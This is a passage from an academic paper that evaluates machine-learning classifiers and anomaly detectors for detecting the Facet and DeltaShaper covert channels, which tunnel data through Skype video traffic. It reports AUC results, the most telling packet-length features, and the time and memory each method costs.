
We present a description of the decision-tree based algorithms we have chosen for conducting our experiments:

**Decision Trees [41]** build a model in the form of a tree structure, where each tree node is either a decision or leaf node, representing a branch or a label, respectively. Decision nodes split the current branch by an attribute. A splitting attribute is commonly chosen according to its expected information gain, i.e. the expected reduction in entropy caused by choosing the attribute for a split. The importance of each particular attribute can be assessed by analyzing the tree structure, where nodes closer to the root have a higher importance than those down the tree. Despite its simple interpretation, decision trees can result in complex models unable to generalize well or can build unstable models due to the presence of large numbers of correlated features. A popular way to mitigate such disadvantages is to use decision tree ensembles.

**Random Forests [6]** are an ensemble learning method, where a label is predicted by performing a majority vote over the output of multiple decisions trees. To prevent overfitting, Random Forests introduce variance in the model through *bootstrap aggregation*, i.e. each tree is trained using a random sample (with replacement) of the training set. Additionally, Random Forests select random attributes of the feature set when building each tree, a technique named *feature bagging*. One method for assessing the importance of an attribute is to average its information gain across all trees in the ensemble.

**eXtreme Gradient Boosting (XGBoost) [9]** is another technique for building a model based on an ensemble of decision trees; it relies on a technique known as *gradient tree boosting*. XGBoost starts by building a shallow decision tree (i.e., a weak learner). In each step, XGBoost creates a new tree which optimizes the predictions performed by trees in earlier stages. XGBoost benefits from a regularized model formalization to control overfitting. The importance of individual attributes can be computed in a similar fashion to that of Random Forests. We find the use of XGBoost to be promising among a large pool of classification algorithms. In fact, XGBoost has played a central role on multiple winning solutions for recent data mining competitions, spawning multiple domains, such as the KDD Cup 2016 [12, 44]

The next sections detail our experiments for evaluating the unobservability of Facet and DeltaShaper with the decision tree-based classifiers enumerated above. In our experiments we have used two distinct sets of features: summary statistics and quantized packet lengths. We omit a discussion over CovertCast, as we have found that all of these techniques can identify its covert traffic with a negligible false positive rate.



(a) Decision Tree – Facet. (b) Random Forest – Facet. (c) XGBoost – Facet.

(d) Decision Tree – DeltaShaper. (e) Random Forest – DeltaShaper. (f) XGBoost – DeltaShaper.

Figure 2: ROC curves for decision tree-based classifiers when classifying Facet and DeltaShaper traffic using Feature Set 1 (summary statistics).

## 4.2 Feature Set 1: Summary Statistics


The collection of encrypted traffic provides an adversary with two main sources of data for extracting features necessary for the detection of covert channels: a timeseries of packet lengths, and a timeseries of packet inter-arrival times. Our first set of features comprises a collection of summary statistics computed over the network traces of legitimate and covert traffic. This is a prevalent approach at generating features for the problem of encrypted traffic fingerprinting [22, 38, 49]. Such set of features has not been previously applied in the detection of covert channels generated by multimedia protocol tunneling.

As for the choice of summary statistics, we compute multiple descriptive statistics for the ingress/ egress packet flows of a connection as a whole, as well as for ingress/ egress traffic individually. This feature set includes simple descriptive statistics over the packet length and inter-arrival time timeseries – such as maximum, minimum, mean, and percentiles – as well as higher-order statistics like the skew or kurtosis of these timeseries. We also consider burst behavior [1], where a burst is a sequence of consecutive packets transmitted along the same direction of a given connection. A total of 166 features are used for training our classifiers. Due to space constraints, we relegate a full listing of the summary statistics we have considered to the appendix.

Next, we present our main findings after attempting to detect multimedia protocol tunneling covert channels using the decision-tree based classifiers we have described, while feeding them with our collection of summary statistics. We report the performance of each classifier over 10-fold cross-validation.

**1. The use of Random Forest/ XGBoost, used in tandem with summary statistics, largely undermines the unobservability claims of state-of-the-art multimedia protocol tunneling systems.** Figure 2 shows the ROC curve for our decision tree-based classifiers when detecting Facet and DeltaShaper traffic resorting to summary statistic features (ST). Random Forest – ST exhibits a minimum AUC=0.95 when classifying all configurations of Facet traffic, while XGBoost – ST exhibits a minimum AUC=0.97. When compared to XGBoost – ST, the $\chi^2$ classifier attains a maximum AUC=0.85. For DeltaShaper traffic, XGBoost – ST attains an AUC which is 0.22 larger for both DeltaShaper configurations, when compared to that obtained by the $\chi^2$ classifier.

**2. It is possible to flag a vast majority of covert channels with a very small number of false positives.** An adversary that aims at flagging at least 90% of all Facet $s$=50% connections incurs in a 14.1% FPR when resorting to Random Forest – ST, and a FPR as short as 7.1% when resorting to XGBoost – ST. To flag at least 70% of the same kind of traffic, XGBoost – ST incurs in a FPR of only 1%. In comparison, Figure 1a shows that



(a) Decision Tree – Facet. (b) Random Forest – Facet. (c) XGBoost – Facet.

(d) Decision Tree – DeltaShaper. (e) Random Forest – DeltaShaper. (f) XGBoost – DeltaShaper.

Figure 3: ROC curves for decision tree-based classifiers when classifying Facet and DeltaShaper traffic using Feature Set 2 (quantized frequency distribution of packet lengths).

for correctly identifying just 70% of Facet $s$=50% traffic when resorting to the $\chi^2$ classifier, an adversary would face an alarming 21.5% FPR. The situation is similar for an adversary wishing to flag 90% of DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic. For flagging 90% of this kind of traffic, Random Forest – ST incurs in a 30.3% FPR and XGBoost – ST incurs in a 12.1% FPR. To flag 70% of the same kind of traffic, XGBoost – ST incurs in a FPR of 4%. Flagging just 70% of this kind of traffic with the $\chi^2$ classifier would amount to a 32.2% FPR.


## 4.3 Feature Set 2: Quantized PLs

An alternative feature set is comprised of the quantized frequency distribution of packet lengths, where each $K$ size bin acts as an individual feature. While this feature set is akin to that previously used in KL and EMD similarity-based classifiers, we process these features in a fundamentally different way. In particular, the similarity-based classifiers output a distance score based on the overall difference of the packet lengths frequency distribution, while failing to adjust this score according to the importance of relevant regions of the feature space. Informally, they risk to dilute the greater discriminating power of a given feature among that of possibly irrelevant features [35]. We aim at exploiting the different relevance of particular ranges of the feature space by feeding this feature set to decision tree-based classifiers.

In terms of feature sets, for Facet, we take as features the quantized frequency distribution of packet lengths for the flow carrying covert data. We use $K$=5 as we have experimentally verified that the classification performance of our decision tree-based algorithms benefit from a fine-grained quantization. As for DeltaShaper, and due to the system's bidirectionality, we use the quantized frequency distribution of packet sizes flowing in both directions. Here, we also apply a quantization with $K$=5. Note that the evaluation performed with the similarity-based classifiers described in Section 3 also considers the same selection on the direction of traffic flows to analyze.

Next, we describe our findings after attempting to identify covert traffic with such feature sets. Figure 3 shows the ROC curve for our decision tree-based classifiers when detecting Facet and DeltaShaper traffic resorting to quantized packet lengths as features (PL).

**1. Quantized packet lengths outperform the use of summary statistics**. In general, the AUC obtained by our decision-tree based classifiers is comparable or superior to the AUC obtained by the same classifiers when making use of summary statistics. Both Random Forest - PL and XGBoost - PL obtain an AUC=0.99 when identifying Facet traffic. This represents a maximum improvement of 0.04 over Random Forest – ST and



(a) ST - Facet. (b) PL - Facet. (c) ST - DeltaShaper. (d) PL - DeltaShaper.

Figure 4: Top 20 most important features when classifying Facet $s$=50% and DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, as calculated by XGBoost. We report the mean score of each feature across all 10 cross-validation folds.

0.02 over XGBoost – ST. While Decision Tree - PL attains a maximum AUC=0.91, it is still short of the maximum AUC attained by Random Forest – ST. This trend is similar in the classification of DeltaShaper traffic, where the AUC obtained by Decision Tree - PL is also inferior to that of tree ensembles. The detection of $\langle 160 \times 120, 4 \times 4, 6, 1 \rangle$ DeltaShaper traffic benefits the most from packet length features, where XGBoost - PL attains an AUC=0.85, 0.08 larger than that obtained by XGBoost – ST. Interestingly, the detection of $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ DeltaShaper traffic is better performed by XGBoost – ST, albeit by a slight improvement of 0.01 over the AUC of XGBoost - PL.

## 4.4 Feature Importance

The above set of experiments allowed us to implicitly identify which features are more important to distinguish between two classes of traffic. Figure 4a shows the top 20 most important summary statistics for detecting Facet traffic $s$=50%, as reported by the XGBoost algorithm. Figure 4b summarizes the 20 most important quantized ranges of packet lengths. The features annotated with "Out" correspond to those generated by the packet flow directed towards the client (carrying the covert payload), while the features annotated with "In" correspond to the packet flow directed towards the Facet server.

Figure 4c depicts the top 20 most important summary statistics for detecting DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, as reported by XGBoost. Similarly, Figure 4d depicts the most important quantized ranges of packet lengths for detecting the same kind of traffic. Each feature is annotated with "Out" or "In", depending on the particular Skype peer originating covert traffic. We note that both peers generate covert traffic simultaneously due to DeltaShaper's bidirectionality. Below, we discuss the main findings of our analysis.

**1. Facet is more vulnerable to analysis based on packet lengths and burst behavior.** Figure 4a shows that Facet detection is driven by features related to the packet lengths and the burst behavior of the connection, whereas packet timing does not contribute as much. An interesting observation is that the majority of packet bursts features considered important for classification are those included in the flow directed towards the Facet server, which carries no covert data. This fact suggests that Skype flows exhibit some degree of co-dependency and that both flows provide useful information for distinguishing between legitimate and covert transmissions. Features included in the top 10, and that directly concern the length of packets, index summary statistics from the flow carrying covert data. This suggests that the flow carrying covert data is the prime target for inspection when analyzing packet lengths. Additionally, packet lengths comprehended between the 10th and 40th percentiles, amounting to packets with a mean length comprehended between 138 and 213 bytes, have a superior discriminating power among other packet sizes. XGBoost ranks 123 of the 166 features with a non-zero importance score.

**2. DeltaShaper is more vulnerable to analysis based packet lengths.** Figure 4c shows that 10 of the most important features for detecting DeltaShaper regard descriptive statistics of packet lengths. In particular, 7 out of the top 10 most important features for identifying DeltaShaper traffic are related to the length of transmitted packets. Contrary to Facet, these features include a mixture of traffic originating in different peers, which is expected according to the bidirectionality of the covert channel. We find the most influential packet lengths to be within the range of the 40th and 80th percentiles, amounting to packets with a mean length comprehended between 1026-1180 bytes. XGBoost ranks 132 of the 166 features with an importance score larger than zero.

**3. Facet covert channels can be spotted by looking for packets with a length comprehended between 115-195 bytes.** Figure 4b not only shows that the most important bin corresponds to that by the packets which length is close to 150, but also that the top 10 features are dominated by packets which lengths are in the range of 115 to 195 bytes. This result concurs with our previous observation, where the most important percentiles of packet lengths focused packets with a mean length between 137 and 200 bytes. This observation is also true when detecting Facet $s$=$\{12.5\%,25\%\}$ traffic. This finding suggests that the major factor leading to the distinguishing of Facet traffic concerns the packets carrying audio, which are typically located in the range between 100 and 200 bytes [37]. Additionally, we can observe that some of the least important features included in the top 20 for identifying Facet $s$ = 50% flows include packets with a length between 945-985 bytes. This result hints that larger areas dedicated to video payload translate into packet-level modifications in a higher range of the feature space. Additionally, XGBoost ranks only 175 out of 300 features with a non-zero importance score, suggesting that only approximately half of the quantized packet length bins contribute for the discrimination of Facet traffic.

**4. DeltaShaper covert channels can be spotted by looking for packets with a length between 85-100 and 1105-1205 bytes.** Figure 4d shows that the two most important features for identifying DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic correspond to the packets which size is close to 100 bytes (flowing in both directions). The top 20 features are dominated by packet length bins in the range from 85-100 and 1105-1205 bytes, suggesting that DeltaShaper data modulation markedly affects two distinct regions of the feature space. The region including larger packets roughly overlaps the mean length of the packets included in the most important percentiles of our analysis of summary statistics. Considering that DeltaShaper's covert data embedding procedure specifically targets the video layer of Skype calls, this finding suggests that such modulation largely affects larger packets of the connection. When classifying DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, XGBoost ranks 253 out of 600 features with a non-zero importance score.

The most important features for detecting DeltaShaper $\langle 160 \times 120, 4 \times 4, 6, 1 \rangle$ traffic largely overlap the two feature set regions already reported. However, we verify that the region including larger packet lengths was significantly expanded, including bins representing packets with a size within the range of 885-1200 bytes.

## 4.5 Alternative Dataset Evaluation

We have constructed and handled our dataset by following the same methodology adopted by previous works under study. However, this methodology may raise a few concerns. In particular, the covert streams (positive class) have been produced using the available legitimate videos (negative class), which may introduce some form of correlation among classes. Furthermore, this methodology generates a 1:1 ratio of positive to negative classes, which may be unrealistic if covert streams are a minority among the traffic found in the wild. Thus, one may wonder how accurate is our classifier if: i) the positive class is no longer correlated with the negative class during testing; ii) the positive-to-negative sample ratio is low during testing. To validate the effectiveness of our approach, we performed two additional experiments.

First, we performed an experiment which removed the correlations between the positive and negative classes. We split our legitimate traffic dataset in half, using only one half as legitimate samples. Then, for creating our covert video dataset, we selected those covert videos which embed modulated data in the legitimate videos out of our reduced legitimate traffic dataset. We then used XGBoost to build a model through 10-fold cross-validation. To prevent the fitting of results to a particular choice of the initial legitimate samples, we repeated the process 10 times while randomly choosing such samples.

Second, we performed an experiment where we keep the positive-to-negative sample ratio low during testing. We split our data in training / testing sets in a 70 / 30 proportion, and where we kept the training set ratio as 1:1, and keep the positive to negative ratio of the testing set to 1:100. To prevent the fitting of results to a particular split of the data, we randomly choose each set 10 times.

The results of our additional experiments suggest that possible correlations among training and testing data, as well as sample ratios, do not limit the accuracy of our approach. For our first experiment, XGBoost obtained an AUC=0.94 for DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic (only 0.01 less than the results reported in Section 4.3), and an AUC=0.99 for traffic pertaining to Facet $s$=50% configuration. As for the second experiment, XGBoost was able to correctly identify 90% of Facet $s$=50% traffic with an FPR of only 2%, while it was able to identify 90% of DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic with an FPR of 18% (only 4% larger).

## 4.6 Practical Considerations

This section details several practical considerations which may be useful to an adversary considering the use of decision tree classifiers for the detection of covert channels. The following results reflect processing time in a VM configuration akin to that described in Section 2.4.

**Feature extraction.** The extraction of quantized packet length bins from a 60 second Facet network trace amounts to an average of 0.33s per sample. Generat-

| System | Feature Set | Memory (kB) | Storage (kB) |
|---|---|---|---|
| Facet | Summary Statistics (ST) | 1.3 | 1.8 |
| | Packet Lengths (PL) | 2.4 | 1.0 |
| DeltaShaper | Summary Statistics (ST) | 1.3 | 1.9 |
| | Packet Lengths (PL) | 4.8 | 2.0 |

Table 2: Memory and storage requirements for a single Facet record using different feature sets. We report storage requirements for holding data in raw ASCII text.

| System | Classifier | Model Building (s) | Prediction ($\mu$s) |
|---|---|---|---|
| Facet | Decision Tree | 0.27 | 40 |
| | Random Forest | 1.45 | 15000 |
| | XGBoost | 0.41 | 180 |
| DeltaShaper | Decision Tree | 0.13 | 90 |
| | Random Forest | 0.86 | 16000 |
| | XGBoost | 0.38 | 350 |

Table 3: Model building time and time for individual predictions for Facet $s$=50% and DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, using quantized packet lengths (PL). Model building time is the average of 10 folds.

ing summary statistics describing the same type of traffic flow amounts to an average of 0.44s per sample. This result indicates that an adversary can quickly generate feature vectors for conducting subsequent classification.

**Memory and storage requirements.** Table 2 depicts the memory and storage requirements for holding a single Facet or DeltaShaper sample. In our Python implementation, a NumPy [47] array storing the quantized packet lengths describing a Facet sample (300 attributes) occupies 2.4kB of memory per sample. In comparison, an array containing the bi-grams required by the $\chi^2$ classifier occupy a total of 45kB per sample. The numbers in Table 2 suggest that an adversary can efficiently store and process large datasets. As an example, storing 1 million Facet quantized packet lengths feature vectors in a raw ASCII text file would only occupy approximately 1GB of disk space. Storing summary statistics in raw ASCII text would occupy nearly twofold the space due to the characters required to represent floating-point precision.

**Model building and classification speed.** Table 3 depicts the average training time of our classifiers, as well as the average time to output a prediction. Building a Decision Tree - PL for identifying Facet traffic takes an average of 0.27s. For an ensemble composed of 100 trees, Random Forest - PL and XGBoost – PL models are built in 1.45s and 0.41s, respectively. Moreover, the average classification time for an individual sample is 180$\mu$s for XGBoost – PL. XGBoost is not only more accurate but also trains faster and exhibits a faster classification speed than Random Forest. This relation is also present when classifying DeltaShaper traffic. These results stress the fact that an adversary would benefit from using XGBoost to detect multimedia protocol tunneling covert channels.

| System | 1s | 5s | 10s | 30s | 60s |
|---|---|---|---|---|---|
| Facet | 0.81 | 0.92 | 0.96 | 0.99 | 0.99 |
| DeltaShaper | 0.75 | 0.88 | 0.93 | 0.95 | 0.95 |

Table 4: AUC of XGBoost – PL when classifying Facet $s$=50% and DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic for varying traffic collection time windows.

**Generalization ability of the classifiers.** A classifier with good generalization ability is able to perform correct predictions for previously unseen data. Albeit the AUC obtained by our decision tree-based classifiers suggests that these can generalize well, we further assess their classification performance when training data is severely limited. We split our data in two 10 / 90 training and testing sets, and report the mean AUC obtained by the classifier after repeating this process 10 times while randomly choosing the samples making part of each set. In this setting, when classifying Facet $s$=50%, XGBoost - PL attains an AUC=0.98, only 0.01 short of that obtained after 10x cross-validation. For DeltaShaper $\langle 160 \times 120, 4 \times 4, 6, 1 \rangle$ traffic, XGBoost - PL attains an AUC 0.1 smaller than their 10x cross-validation counterpart. These results suggest that an adversary can build accurate decision tree-based classifiers for detecting covert traffic while resorting to a small sample of data.

**Impact of network traces collection time.** Table 4 depicts the AUC obtained by XGBoost – PL when detecting different types of covert traffic for varying time-spans of traffic flows collection. Results show that capturing traffic by 30s is enough for attaining the same classification performance achieved in our initial experiments, which admitted 60s traffic captures. The numbers in Table 4 also show that classification performance decreases monotonically for traffic collections fewer than 30s, suggesting that the inspection of at least 30s of video traffic provides the adversary with sufficient data for identifying covert traffic flows with low false positives.

## 5 Beyond Supervised Anomaly Detection

While decision tree-based classifiers show promising results for the detection of multimedia protocol tunneling covert channels, they require the adversary to obtain a labeled dataset, including both legitimate and covert traffic. This usually requires the adversary to have a unlimited access to a particular multimedia protocol tunneling tool with which it may generate covert traffic samples. However, even if an adversary, for instance a censor, would have an expedite access to these tools [19], it is interesting to understand if detection is possible without

this knowledge. Note that covert channels may also be used by organized criminals that can succeed in delaying the dissemination of such tools. Secondly, albeit the adversary is assumed to possess a given tool, it is expected to spend a non-negligible time in synthesizing covert data samples for building a model. Overcoming such challenges opens a timeframe where the covert traffic generated by a given system would remain undetected.

This section explores alternative approaches at covert traffic detection in the absence of a fully labeled dataset.

## 5.1 Selected Anomaly Detection Methods

This section starts by describing several anomaly detection techniques which could be of interest for an adversary aiming at detecting covert traffic when it is deprived of labeled anomalies. First, we describe OCSVMs and autoencoders, two well-known approaches for anomaly detection, which are based on representational models of legitimate data and thus disregard the need of labeled anomaly data [50]. Then, we explore Isolation Forest, a competitive approach at unsupervised anomaly detection which does not require labeled data [4, 8, 26].

**One-class SVMs [45]** define a decision boundary between normal samples and anomalies by fitting a function around normal samples during training. OCSVMs attempt to find the maximal margin hyperplane which separates the normal data from the origin, which is treated as the single member of a second class. If data cannot be easily separated by a linear function, OCSVMs project the original feature space into a new feature space through the use of kernel functions, introducing non-linearity in the model. New data samples falling outside the decision boundary are considered anomalies.

**Autoencoders [32]** are a type of artificial neural networks which can approximate the identity function through a compressed representation of its inputs, forcing the algorithm to learn underlying structures in data. The ability to reconstruct inputs allows us to have a generative model of the training data. An autoencoder can be repurposed for anomaly detection by comparing the reconstruction error of training inputs with normal and anomalous data, where the latter is assumed to be larger.

**Isolation Forest [31]** performs outlier detection by isolating anomalous samples. To isolate a sample, the algorithm starts by selecting a random feature and selects a split between its minimum and maximum values. This process continues recursively until the considered sample is isolated. Recursive partitioning is represented by a tree, where the number of partitions required to isolate a sample corresponds to the length of the path traversed from the root node to a leaf. The Isolation Forest is built by combining a number of isolation trees split on different attributes. Anomalies are expected to exhibit a smaller average path length than that of normal samples.

**Hyperparameters.** The classification performance of the above algorithms depends upon the choice of hyperparameters, i.e., parameters whose value must be set prior to the execution of the algorithm. The optimality of such parameters is intrinsically dependent on the dataset and tipically requires cross-validation with labeled anomalous data [56]. However, we are interested in assessing the average classification performance that an adversary would be able to achieve using such algorithms – albeit the adversary would be unable to find the optimal hyperparameter configuration for an algorithm, sub-optimal parameterizations may still provide the adversary with accurate traffic classifiers. To this end, we conduct a search over a space of parameters for the above algorithms and collect the maximum and average AUC obtained when classifying Facet and DeltaShaper traffic.

For OCSVM, we perform a grid search on the space of $\nu$ and $\gamma$. We also build a shallow autoencoder containing one hidden layer between the input and its compressed representation, and between the compressed representation and the output layer. We conduct a grid search over the number of units populating each of these layers. As for Isolation Forest, we conduct a search over the number of trees composing the ensemble, as well as the number of samples for training each individual tree.

**Experimental settings.** For OCSVM and autoencoder, we use 90% of all labeled legitimate samples to learn the models. The remaining 10% legitimate samples are combined with 10% of a given covert traffic configuration's samples for creating a balanced testing set. For evaluating the model's performance, we compare each label output by the model with the ground truth. To prevent the fitting of results to a particular split of the data, we repeat this process 10 times while randomly choosing the samples making part of the training / testing sets. For Isolation Forest, we create balanced training and testing sets in a 90 / 10 proportion. The model's performance is evaluated following the same above procedure.

Our results reflect the use of the feature set based on the frequency distribution of packet lengths, with $K = 5$, as it was the one found to provide the highest AUC.

## 5.2 Main Findings

Table 5 depicts the maximum and average AUC obtained when identifying Facet and DeltaShaper traffic when using OCSVM, our autoencoder, and Isolation Forest. Next, we present our main findings.

**1. OCSVMs possess a limited capability for correctly identifying covert traffic.** This finding is supported by the fact that OCSVM attains an average

| Multimedia Protocol Tunneling System | OCSVM | | Autoencoder | | Isolation Forest | |
|---|---|---|---|---|---|---|
| | Max AUC | Avg AUC | Max AUC | Avg AUC | Max AUC | Avg AUC |
| Facet ($s$=50%) | 0.631 | 0.576 | 0.702 | 0.638 | 0.561 | 0.551 |
| Facet ($s$=25%) | 0.629 | 0.580 | 0.700 | 0.650 | 0.528 | 0.519 |
| Facet ($s$=12.5%) | 0.639 | 0.584 | 0.706 | 0.647 | 0.536 | 0.520 |
| DeltaShaper $\langle 320\times240, 8\times8, 6, 1\rangle$ | 0.567 | 0.531 | 0.662 | 0.574 | 0.580 | 0.557 |
| DeltaShaper $\langle 160\times120, 4\times4, 6, 1\rangle$ | 0.548 | 0.518 | 0.576 | 0.544 | 0.553 | 0.532 |

Table 5: Maximum and average AUC of OCSVM, Autoencoder and Isolation Forest when classifying Facet and DeltaShaper traffic. Search (min, max, step): OCSVM ($\nu$(0.1, 1, +0.1), $\gamma$(0.01, 1, +0.01)); Autoencoder (hidden_layers(4,512,*2), compressed_representation(4,512,*2), learning_rate[0.001,0.01], epochs[1000]); Isolation Forest (n_trees(50,200,*2), n_samples(64,512,*2))

AUC between 0.576 and 0.584 when detecting Facet traffic, and between 0.518 and 0.531 when detecting DeltaShaper traffic. Moreover, OCSVM achieves a maximum AUC=0.639 when classifying Facet $s$=12.5% traffic. This suggests that OCSVM achieves a poor classification performance, even after a search for optimal hyperparameters. Thus, from an adversary's point of view, a semi-supervised model based on OCSVMs shows little promise for performing the triage of covert traffic.

**2. Autoencoders show promising results for the identification of covert traffic.** The numbers in Table 5 show that our autoencoder achieves, in average, a higher or comparable AUC than the maximum AUC obtained by OCSVM when classifying Facet or DeltaShaper traffic. The choice of parameters for our autoencoder benefits its maximum AUC. For instance, a better parameterization of the autoencoder translates into a maximum AUC=0.662 when classifying DeltaShaper traffic, approximately 0.1 higher than the average reported value for the same configuration. While an adversary making use of a classifier which exhibits an AUC=0.662 would sustain a large amount of false positives when attempting to detect covert traffic, we note that the obtained results have a wide margin of improvement. In particular, we use a rather shallow autoencoder structure for investigating the classification performance of this algorithm. For instance, it is possible that autoencoders with more sophisticated structures [55] may drive further improvements in classification accuracy.

**3. An adversary has no advantage in using Isolation Forest for detecting covert traffic.** The results in Table 5 show that the prediction output of Isolation Forest is close to random guessing when attempting to identify covert traffic. For Facet traffic, Isolation Forest obtains an average AUC between 0.519 and 0.551 across all steganography factors. When classifying DeltaShaper traffic, the average AUC sits on 0.532 and 0.557 for different encoding configurations. A closer observation of the confusion matrix reveals that Isolation Forest labels few traffic samples as anomalies. Informally, this observation suggests that anomalies are able to conceal their presence in the dataset in such a way that the number of partitions required to isolate them is similar to the number of partitions needed to isolate legitimate samples.

## 6 Discussion

We now discuss several relevant findings from our study.

**Multimedia protocol tunneling.** The outcomes of the experimental study conducted in Section 4 unveil that the unobservability claims of existing multimedia protocol tunneling systems were flawed. However, it is worth noticing that the vulnerability of such systems to supervised ML techniques, particularly decision tree-based algorithms, does not imply that multimedia protocol tunneling, as an approach, is fundamentally inviable. Our findings suggest that correctly detecting covert channels built with conservative data modulation schemes (e.g., DeltaShaper $\langle 160\times120, 4\times4, 6, 1\rangle$) while sustaining low FPR still represents a challenge for adversaries. Additionally, we provide fine-grained details about the network behavior of currently deployed multimedia protocol tunneling tools which may be used for the construction of more robust implementations.

